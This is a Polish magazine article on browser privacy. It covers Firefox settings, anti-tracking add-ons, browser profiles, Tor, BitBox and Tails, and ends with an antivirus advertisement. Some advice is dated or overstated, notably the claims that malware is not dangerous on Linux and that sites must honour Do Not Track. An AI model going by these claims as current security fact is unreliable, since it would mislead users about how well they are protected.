Klikamy przycisk »Firefox« widoczny w górnym lewym rogu okna przeglądarki, następnie wskazujemy »Opcje | Opcje«. Na pierwszej zakładce »Ogólne« wybieramy z listy »Po uruchomieniu programu Firefox« opcję »wyświetl pustą stronę« lub »wyświetl stronę startową«. Zapisana na naszym dysku domyślna strona startowa nie jest wprawdzie problematyczna, jednak zawiera pole wyszukiwania Google. Jeśli chcemy skorzystać innej strony startowej, wówczas wybieramy taką, która traktuje poważnie ochronę danych, podając np. adres »https://startpage.com/pol/«. Wskazany adres zaprowadzi nas do wyszukiwarki, która pozwoli nam wyświetlać wyniki, bez pozostawiania śladów i śledzenia, jak mam to miejsce w przypadku innych serwisów.

2. Weto dla modułów zbierających dane


Na zakładce »Prywatność« wybieramy »Informuj witryny, że użytkownik nie chce być śledzony«. Nie pozbawimy w ten sposób internetowych ciasteczek składowanych na naszym dysku technicznej możliwości nadzorowania naszych poczynań ani nie zapobiegniemy innym metodom szpiegowania, jednak administratorzy serwerów WWW muszą przestrzegać prawa i serwis, który odwiedzamy, musi nas poinformować o próbie zapisania cookies.


3. Blokada Tracking-Cookies


Wybierając na zakładce »Prywatność« opcję »Historia | Program Firefox: będzie używał ustawień użytkownika«, pozostawiamy domyślnie zaznaczone pola, pozwalające zapamiętywać przeglądarce historię wyszukiwania i formularze (opcja »Pamiętaj historię wyszukiwania i formularzy«) oraz historię przeglądanych stron WWW i pobieranych plików (opcja »Pamiętaj historię przeglądania i pobierania plików«). Domyślnie aktywne opcje podnoszą komfort surfowania i nie ujawniają żadnych informacji. Opcję »Akceptuj ciasteczka« również pozostawiamy aktywną, w przeciwnym razie nie będzie działało wiele stron WWW. W przypadku propozycji »Akceptuj ciasteczka innych witryn:« wybieramy »Nigdy«, co nie wpłynie na możliwość przeglądania witryn, a jednocześnie zablokuje wiele serwisów śledzących nasze poczynania. Włączenie opcji »Przechowuj: do zamknięcia programu Firefox« spowoduje usunięcie cookies po zamknięciu okna przeglądarki.

4. Wyrzucanie zbędnych dodatków

Wyłączamy wszystkie opcje na zakładce »Opcje | Zaawansowane | Udostępnianie danych«. Położy to kres przekazywaniu danych statystycznych i logów informujących o uszkodzeniu przeglądarki do Mozilli. W przekazywanych informacjach są m.in. zawarte adresy URL stron, na których Firefox uległ awarii. W dalszej kolejności usuwamy zbędne rozszerzenia, z których nie korzystamy stale – wybieramy pozycję »Firefox | Dodatki«. Każdy dodatek może przekazywać dalej informacje na temat naszego surfowania.









5. Blokowanie metod zapisu

Magazyn DOM (DOM Storage) to mechanizm przechowywania informacji na naszym komputerze, rozwijający ideę składowania danych stosowaną w przypadku cookies. Rozwiązanie to pozwala zapełnić pamięć podręczną przeglądarki skryptami i dodatkowymi plikami, wymaganymi przez serwis WWW. Najlepiej wyłączyć Magazyn DOM, wpisując w pole adresu Firefoxa »about:config«, a następnie ustawiając wartość zmiennej »dom.storage.enabled« na »false«. Podwójne kliknięcie wiersza zmienia wartość z »true« na »false«. Mechanizm HTTP ETag pozwala serwerom WWW przechowywać w pamięci przeglądarki niektóre elementy odwiedzanych stron. Jeśli podczas następnej wizyty na stronie plik się nie zmienił, przeglądarka wyświetli element zapisany w pamięci podręcznej, zamiast go pobrać. ETagi niezależnie od cookies pozwalają nas zidentyfikować. Wyłączymy je, dezaktywując pamięć podręczną przeglądarki. Wpisujemy w pole adresu Firefoxa »about:config«, następnie podwójnym kliknięciem ustawiamy wartość zmiennej »browser.cache.disk.enable« na »false«.


Szukaj: DOM

Nazwa	Status	Typ	Wartość
dom.promise.enabled	domyślny	wartość ...	false
dom.quotaManager.testing	domyślny	wartość ...	false
dom.send_after_paint_to_content	domyślny	wartość ...	false
dom.server-events.default-reconnection-time	domyślny	liczba c...	5000
dom.server-events.enabled	domyślny	wartość ...	true
dom.sms.defaultServiceId	domyślny	liczba c...	0
dom.sms.enabled	domyślny	wartość ...	false
dom.sms.requestStatusReport	domyślny	wartość ...	true
dom.sms.strict7BitEncoding	domyślny	wartość ...	false
dom.storage.default_quota	domyślny	liczba c...	5120
dom.storage.enabled	użytkow...	wartoś...	false
dom.sysmsg.enabled	domyślny	wartość ...	false
dom.telephony.defaultServiceId	domyślny	liczba c...	0
...ephony.enabled	domyślny	wartość ...	false
...e_watchdog	domyślny	wartość ...	true

5

6. Sprzątanie z CCleanerem

Popularne narzędzie CCleaner bardzo dobrze sprawdza się w trakcie porządkowania pamięci podręcznej przeglądarek WWW i informacji zapisanych w różnych profilach Firefoxa. CCleaner robi porządki we wszystkich zapisywanych na naszym dysku obszarach zawierających pliki tymczasowe, dzięki czemu pozbędziemy się uciążliwych supercookies. Warto uruchomić aplikację przynajmniej raz w tygodniu. Na zakładce »Programy« w sekcji »Firefox« możemy określić, jakie dane mają być usunięte.




6

Ochrona przed śledzeniem


Przeglądarka nie może zablokować wszystkich elementów śledzących nasze poczynania na stronach internetowych – do tego zadania musimy zainstalować dodatki, które są wyposażone w listy blokowanych serwisów.

1. Blokowanie tropicieli

Elementy śledzące nas na stronach WWW są pobierane z określonych serwerów. Dodatek Ghostery instalujemy, wybierając z menu »Firefox« opcję »Dodatki«. W pole wyszukiwania wpisujemy „Ghostery”, następnie klikamy »Zainstaluj« przy dodatku Ghostery. Ten ostatni po pobraniu wyświetla w oknie przeglądarki asystenta konfiguracji – radzimy aktywować automatyczną aktualizację biblioteki tropicieli. W ustawieniach w »Opcjach Blokowania« na zakładkach »Tropiciele« i »Pliki cookie« zaznaczamy wszystkie pola widoczne niżej. Alternatywne rozwiązanie to dodatek Disconnect, który potrafi zablokować 55 proc. wszystkich tropicieli. Skuteczność Ghostery – wynosząca 89 proc. – jest znacznie wyższa.




1a



1b

2. Systematyczne usuwanie supercookies

Dodatek BetterPrivacy zarządza udostępnianymi obiektami lokalnymi (LSO) oraz supercookies, które zapisuje Adobe Flash, pomimo



2


ustawień przeglądarki, które zmodyfikowaliśmy wcześniej (opcja »dom.storage.enable = false«). Po zainstalowaniu dodatku z Sieci lub płyty CHIP-a oraz ponownym uruchomieniu Firefoxa usuwamy wszystkie elementy i supercookies, wybierając »Firefox | Dodatki | Rozszerzenia | BetterPrivacy | Opcje | Remove All LSOs«. Dodatkowo pozbędziemy się wszystkich supercookies po zamknięciu okna przeglądarki, wybierając na zakładce »Options & Help« opcję »Delete Flash cookies on Firefox exit«.


3. Faworyzowanie zaszyfrowanych stron

Elementy tropiące mamy już pod kontrolą, jednak niewiele zyskujemy w zakresie ochrony prywatności, jeśli nasza komunikacja w Sieci pomiędzy komputerem a odwiedzanymi serwerami WWW odbywa się w niezaszyfrowanej formie. Taka wymiana informacji może zostać przechwycona i nagrana. W celu zapewnienia lepszej ochrony instalujemy dodatek HTTPS Everywhere (jest na płycie dołączonej do tego numeru CHIP-a). Aplikacja wymusza stosowanie zaszyfrowanej komunikacji, jeśli serwer WWW obsługuje połączenia HTTPS. W zależności od potrzeb zaszyfrowaną komunikację możemy włączać lub wyłączać dla każdego z serwisów, które odwiedzamy.

4. Szybkie ukrywanie adresu IP

Pełnowartościowe narzędzia zapewniające anonimowość, które ukrywają adres IP, przedstawiamy na kolejnych stronach. Przykładowo anonymoX to rozszerzenie, za pomocą którego zwykłą przeglądarkę w pewnym stopniu zamienimy w narzędzie pozwalające chronić naszą anonimowość poprzez wysyłanie i odbieranie danych za pośrednictwem losowo wybranego serwera proxy. Dodatek umieściliśmy na płycie DVD. W przeciwieństwie do szkatułkowego Proxykaskade sieci Tor, anonymoX używa tylko jednego, przypadkowo wybranego proxy.







RÓŻNE PROFILE ZMYLĄ TROPICIELI

Nawet zabezpieczona przeglądarka nie może w 100% chronić przed każdą próbą śledzenia. Serwisy internetowe mają narzędzia pozwalające zbudować rodzaj niepowtarzalnego „odcisku palca” na podstawie informacji, które przeglądarka musi przekazać do serwera, aby poprawnie wyświetlić stronę WWW. Im więcej podejmujemy prób ochrony, instalując rozszerzenia i modyfikując konfigurację przeglądarki, tym wyraźniejszy będzie ten odcisk palca. Jedynym sposobem przeciwdziałania temu jest strategia dezorientacji, która utrudnia również śledzenie z użyciem innych metod. Wystarczy korzystać z różnych profili przeglądarki dla różnych stron WWW, po to by przeciąć możliwą wymianę informacji pomiędzy serwisami internetowymi.

Zamykamy okno Firefoxa i uruchamiamy aplikację, naciskając klawisze [Win] + [R] oraz wpisując w oknie »Uruchamianie« polecenie »firefox -p«. Na ekranie zobaczymy okno menedżera profili Firefoxa. Oprócz domyślnego profilu „default” tworzymy kolejne wpisy przeznaczone np. na ciekawskie strony takie jak Facebook. Uruchamiamy profil jednorazowo za pomocą menedżera i izolujemy tym samym przeglądarkę od mechanizmów śledzących. Następnie na Pulpicie tworzymy skrót do Firefoxa. Otwieramy w Eksploratorze Windows folder »c:\Program Files (x86)\Mozilla Firefox\«. Klikamy i przeciągamy prawym przyciskiem myszy plik wykonywalny »firefox.exe« na Pulpit, następnie wybieramy opcję »Utwórz skróty tutaj«. Klikamy prawym przyciskiem myszy nowy skrót na Pulpicie, wybieramy »Właściwości« i w polu »Element docelowy:« dopisujemy »no-remote-P facebook https://facebook.com«. Uruchomienie Firefoxa poprzez tak zmodyfikowany skrót spowoduje wybór profilu »Facebook« oraz otworzenie powiązanej z nim strony serwisu społecznościowego. Używamy tak sprofilowanego Firefoxa, by korzystać z Facebooka, za to nie odwiedzamy innych stron ani nie klikamy odsyłaczy opublikowanych w serwisie. Kopiujemy i wklejamy je w okno przeglądarki uruchomionej w innym profilu, którego dodatki (Ghostery lub Disconnect) przerwą każde połączenie prowadzące do Facebooka. W ten sposób stworzymy wiele niezależnych profili przeglądarki, które pozwolą przeglądać serwisy bez pozostawiania w Sieci informacji umożliwiających precyzyjne zbieranie danych na nasz temat.




Różne profile Firefox to według tropicieli różni użytkownicy.





Odsyłacz umieszczony na Pulpicie uruchamia Firefoxa z alternatywnym profilem i otwiera wybrany adres URL.

Surfowanie przez Tor

Z ukrytym adresem IP stajemy się nierozpoznawalni w Sieci, jednak anonimowość oznacza pewien kompromis.







1. Instalacja Tor Browser Bundle

Pakiet narzędzi Tor Browser Bundle skopiuje na nasz dysk program Tor oraz skonfigurowaną do pracy z tą siecią przeglądarkę Firefox. Sieć Tor przesyła pakiety z naszego komputera przez zaszyfrowany połączenie oraz kilka zmieniających się węzłów. Te ostatnie znają tylko parę stacji odbiorczych, rozwikłanie całej sieci połączeń Tor nie jest możliwe. Korzystając z check.torprojekt.org, sprawdzimy, czy surfujemy przez sieć Tor. Odsyłacz »Atlas« pokazuje adres IP i szczegóły naszej komunikacji, w tym węzły wyjściowe, poprzez które widoczny jest (po stronie serwera) nasz komputer.

2. Prawidłowe korzystanie z Tor


Za pośrednictwem przycisku Tor zapewnimy sobie nową tożsamość (zmienimy adres IP). Wtyczki obsługujące Javę i Flasha nie możemy instalować w przeglądarce Tor. Moduły te mogłyby komunikować się w sieci Tor i zdradzić naszą tożsamość. Exit nodes, do których niekiedy sięga NSA, usuwają szyfrowanie Tor i mają dostęp do komunikacji danych. Zatem lepiej nie ujawniać żadnych informacji za pomocą połączeń, które nie zostały zaszyfrowane poprzez HTTPS. Zanim otworzymy pobrane dokumenty w formacie PDF lub DOC, zakończmy połączenie z Siecią.

3. Znajomość granic

Nie można wykluczyć, że inne programy w sieci Tor komunikują się. Dlatego musimy poważnie traktować ostrzeżenia, które wyświetla przeglądarka Tor przy odsyłaczach otwieranych za pomocą zewnętrznego programu. Jeśli przeglądarka lub system operacyjny zostaną zaatakowane przez groźne programy, które przechwycą np. tekst wpisywany za pomocą klawiatury, nasze próby ukrywania się są daremne. Warto poświęcić czas na sprawdzanie dostępności uaktualnień przeglądarki Tor, a także dbać o aktualizacje i zabezpieczenia systemu operacyjnego.

BITBOX: PRZEGLĄDANIE WWW BEZ ŚLADÓW

Na płycie DVD umieściliśmy przeglądarkę zamkniętą w (ochronnym) pudełku, w skrócie: BitBox. Aplikację instalujemy za pomocą dołączonych do niej narzędzi. W procesie kopiowania plików program instalacyjny zadba o przygotowanie środowiska do pracy (zbudowanego na bazie wirtualnej maszyny i dystrybucji Linuxa) oraz skopiowanie składników przeglądarki Firefox. Podczas instalacji radzimy wybrać tryb »Expert mode« oraz odpowiedzieć na pytanie „Which data shall be stored persistently?" przecząco, wskazując »None«. Pierwsze uruchomienie przeglądarki trwa długo, kolejne starty będą przeprowadzane szybciej. W przypadku BitBoxa duet Linux i Firefox zapewni nam ochronę prywatności i wygodę znaną z Windows. Po określeniu konfiguracji (tak jak w podanym przykładzie), wychodząc z programu, nie pozostawimy żadnych śladów, plików tymczasowych, cookies czy historii przeglądanych stron na naszym komputerze. Program nie ukryje naszego adresu IP, jednak zapewni dużą anonimowość, podobną jak w przypadku pracy z inną przeglądarką uruchomioną w Windows. Pozostajemy we władzy dostawcy usług internetowych, który może zostać zmuszony do wydania naszych danych.



Na DVD publikujemy zbiór aplikacji, które pozwolą chronić prywatność i surfować anonimowo po Sieci.

Anonimowość z pendrive'a

Tails to system operacyjny zapewniający anonimowość i bezpieczeństwo poprzez obsługę sieć Tor. Działa uruchamiany z pendrive'a.

1. Instalacja Tails

Do przygotowania bezpiecznego systemu operacyjnego uruchamianego z pendrive'a niezbędny jest pusty nośnik o pojemności przynajmniej 2 GB. Ze strony www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3 pobieramy, po czym uruchamiamy Universal USB Installer. Wybieramy z listy »Select a Linux Distribution« opcję »Tails«, wskazujemy plik ISO zawierający Tails na naszej płycie DVD. Przy »Step 3« wybieramy z listy pendrive i zaznaczamy pole »Format Drive (Erase Content)«. Klikamy »Create«. Jeśli chcemy zweryfikować autentyczność obrazu ISO Tails, znajdziemy potrzebną do tego zadania informację na stronie tails.boum.org/download/index.en.html.

2. Ustawianie opcji startowych


Uruchamiamy komputer z pendrive'a. Naciskamy podczas bootowania klawisz [F8] lub inny klawisz umożliwiający wybór na naszym komputerze lub notebooku urządzenia startowego. Czekamy, aż pojawi się niebieski ekran z napisem „Welcome to Tails". W dolnym rogu znajduje się pole wyboru. Ustawiamy angielski język i angielski układ klawiatury. Klikamy przycisk »More options«, wybieramy »Yes«. Możemy pominąć wpisywanie hasła, za to w sekcji »Windows Camouflage« zaznaczamy pole przy »Activate Windows XP Camouflage«. Wciskamy przycisk »Login«.

3. Praca i surfowanie z Tails


Po uruchomieniu Tails zobaczymy pulpit przypominający Windows. Jeśli nasz komputer jest połączony z ruterem za pomocą kabla LAN, połączenie powinno nastąpić automatycznie. WLAN ustawimy, klikając prawym przyciskiem ikonę sieci i wybierając nazwę punktu dostępowego. Jeśli karta WLAN nie zostanie rozpoznana, musimy połączyć się za pośrednictwem kabla z ruterem. Przeglądarka Tor bazuje na Firefoxie i uruchamia się automatycznie. Jeśli zamkniemy browser, możemy go ponownie uruchomić, wybierając z menu »Applications | Internet | Iceweasel Web Browser«. W przeciwieństwie do przeglądarki Tor w Windows, groźne programy nie są niebezpieczne dla Linuxa. Zasady pozostawania anonimowym obowiązują również tu: nie wpisujemy żadnych informacji na stronach internetowych, które nie są zaufane, a połączenia z nimi nie są szyfrowane poprzez HTTPS.


4. Konfiguracja pamięci

Konfiguracja i wszystkie pobrane lub zmodyfikowane w czasie pracy z Tails pliki zostają utracone po wyłączeniu systemu operacyjnego. Wraz z zamknięciem Tails znikną również ślady, które mogłyby pozostawić strony internetowe. Żeby utworzyć partycję zawierającą dane, które zapisaliśmy podczas trwania sesji, musimy w działającym systemie operacyjnym wywołać asystenta i zapisać Tails na dodatkowym pendrivie, wybierając kolejno »Applications | System tools | Tails Installer | Clone & Install«.










KASPERSKY lab



OCHRONA ŚWIATOWEJ KLASY DLA TWOJEJ FIRMY

- Produkt zaprojektowany z uwzględnieniem potrzeb małych firm
- Centralne zarządzanie ochroną z jednego komputera
- Ochrona danych firmy i klientów
- Bezpieczeństwo i wydajność pracowników
- Ochrona transakcji finansowych online
- Łatwa instalacja i użytkowanie
